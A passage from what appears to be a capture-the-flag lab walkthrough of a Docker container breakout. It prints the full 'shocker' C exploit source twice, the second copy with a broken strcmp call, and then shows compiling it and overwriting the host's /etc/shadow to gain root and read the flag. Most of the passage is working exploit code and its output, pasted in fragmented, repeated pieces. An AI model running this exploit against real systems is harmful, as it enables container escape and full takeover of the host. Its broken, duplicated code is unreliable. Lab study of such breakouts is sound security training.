};
```

```
void die(const char *msg)
{
```



```

        perror(msg);
        exit(errno);
    }

void dump_handle(const struct my_file_handle *h)
{
    fprintf(stderr, "[*] #=%d, %d, char nh[] = {", h->handle_bytes,
            h->handle_type);
    for (int i = 0; i < h->handle_bytes; ++i) {
        fprintf(stderr, "0x%02x", h->f_handle[i]);
        if ((i + 1) % 20 == 0)
            fprintf(stderr, "\n");
        if (i < h->handle_bytes - 1)
            fprintf(stderr, ", ");
    }
    fprintf(stderr, "};\n");
}

```

```

int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
        .handle_bytes = 8,
        .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;

    path = strchr(path, '/');

    // recursion stops if path has been resolved
    if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }
}

```

```

}
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);

if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
    die("[-] open_by_handle_at");

if ((dir = fdopendir(fd)) == NULL)
    die("[-] fdopendir");

for (;;) {
    de = readdir(dir);
    if (!de)
        break;
    fprintf(stderr, "[*] Found %s\n", de->d_name);
    if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
    }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");

if (de) {
    for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));

        if ((i % (1<<20)) == 0)
            fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
            closedir(dir);
            close(fd);
            dump_handle(&outh);
            return find_handle(bfd, path, &outh, oh);
        }
    }
}

```

```

    }
    }
}

closedir(dir);
close(fd);
return 0;
}

int main(int argc, char* argv[])
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014      [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.      [***]\n"
        "[***] If you have pending sec consulting, I'll happily [***]\n"
        "[***] forward to my friends who drink secury-tea too!      [***]\n\n<enter>\n");

    read(0, buf, 1);

    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[-] open");

    if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);

    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)

```



```

        die("[+] open_by_handle");

    char * line = NULL;
    size_t len = 0;
    FILE *fptr;
    ssize_t read;
    fptr = fopen(argv[2], "r");
    while ((read = getline(&line, &len, fptr)) != -1) {
        write(fd2, line, read);
    }
    printf("Success!!\n");

    close(fd2); close(fd1);

    return 0;
}

```

Save the above exploit code as "write_files.c"

```

root@40167b0d71e2:~# cat write_files.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>

struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};

void die(const char *msg)
{
    perror(msg);
    exit(errno);
}

void dump_handle(const struct my_file_handle *h)
{
    fprintf(stderr, "[*] #=%d, %d, char nh[] = {", h->handle_bytes,
        h->handle_type);

```

```

{
    fprintf(stderr, "[*] #=%d, %d, char nh[] = {", h->handle_bytes,
            h->handle_type);
    for (int i = 0; i < h->handle_bytes; ++i) {
        fprintf(stderr, "0x%02x", h->f_handle[i]);
        if ((i + 1) % 20 == 0)
            fprintf(stderr, "\n");
        if (i < h->handle_bytes - 1)
            fprintf(stderr, ", ");
    }
    fprintf(stderr, "};\n");
}

int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
        .handle_bytes = 8,
        .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;

    path = strchr(path, '/');

    // recursion stops if path has been resolved
    if (!path) {

```

```

        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }
    ++path;
    fprintf(stderr, "[*] Resolving '%s'\n", path);

    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

    if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

    for (;;) {
        de = readdir(dir);
        if (!de)
            break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strcmp(de->d_name, path, strlen(de->d_name)) == 0) {
            fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
            ino = de->d_ino;
            break;
        }
    }

    fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");

```

```

        if (de) {
            for (uint32_t i = 0; i < 0xffffffff; ++i) {
                outh.handle_bytes = 8;
                outh.handle_type = 1;
                memcpy(outh.f_handle, &ino, sizeof(ino));
                memcpy(outh.f_handle + 4, &i, sizeof(i));

                if ((i % (1<<20)) == 0)
                    fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
                if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                    closedir(dir);
                    close(fd);
                    dump_handle(&outh);
                    return find_handle(bfd, path, &outh, oh);
                }
            }
        }

        closedir(dir);
        close(fd);
        return 0;
    }
}

```

```

int main(int argc, char* argv[])
{
    char buf[0x1000];
    int fd1, fd2;

```

```

    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014          [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.        [***]\n"
        "[***] If you have pending sec consulting, I'll happily          [***]\n"
        "[***] forward to my friends who drink secury-tea too!           [***]\n\n<enter>\n");

    read(0, buf, 1);

    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[-] open");

    if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);

    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
        die("[-] open_by_handle");

    char * line = NULL;

```

```

size_t len = 0;
FILE *fptr;
ssize_t read;
fptr = fopen(argv[2], "r");
while ((read = getline(&line, &len, fptr)) != -1) {
    write(fd2, line, read);

}
printf("Success!!\n");

close(fd2); close(fd1);

return 0;
}
root@40167b0d71e2:~#

```

Step 16: Compile the C code.

Command: gcc write_files.c -o write_files

```

root@40167b0d71e2:~#
root@40167b0d71e2:~# gcc write_files.c -o write_files
write_files.c: In function 'find_handle':
write_files.c:63:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                  ^~~~~~
root@40167b0d71e2:~#
root@40167b0d71e2:~#

```

Step 17: Execute the binary and replace the shadow files of the host machine with the modified shadow file.

Command: ./write_files /etc/shadow shadow

```

root@40167b0d71e2:~# ./write_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink security-tea too! [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found usr
[*] Found proc
[*] Found var
[*] Found run

```



```
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=810
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@40167b0d71e2:~#
```

Step 18: Exit out of the container and use su to login as root.

Commands:

exit

su -

Enter password "password".

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# exit
exit
student@localhost:~$
student@localhost:~$ su -
Password:
root@localhost:~#
```

Step 19: Search for the flag on the file system.

Command: find / -name *flag* 2>/dev/null

```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-a9a9bd74ce2b
root@localhost:~#
```

Step 20: Retrieve the flag.

Command: cat /root/flag-a9a9bd74ce2b

```
root@localhost:~#  
root@localhost:~# cat /root/flag-a9a9bd74ce2b  
a9a9bd74ce2bdb3ca85d44a9c0ed766a  
root@localhost:~#
```

Flag: a9a9bd74ce2bdb3ca85d44a9c0ed766a

References:

1. Docker (<https://www.docker.com/>)
2. shocker: docker PoC VMM-container breakout
(<http://stealth.openwall.net/xSports/shocker.c>)
3. CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE
(<http://man7.org/linux/man-pages/man7/capabilities.7.html>)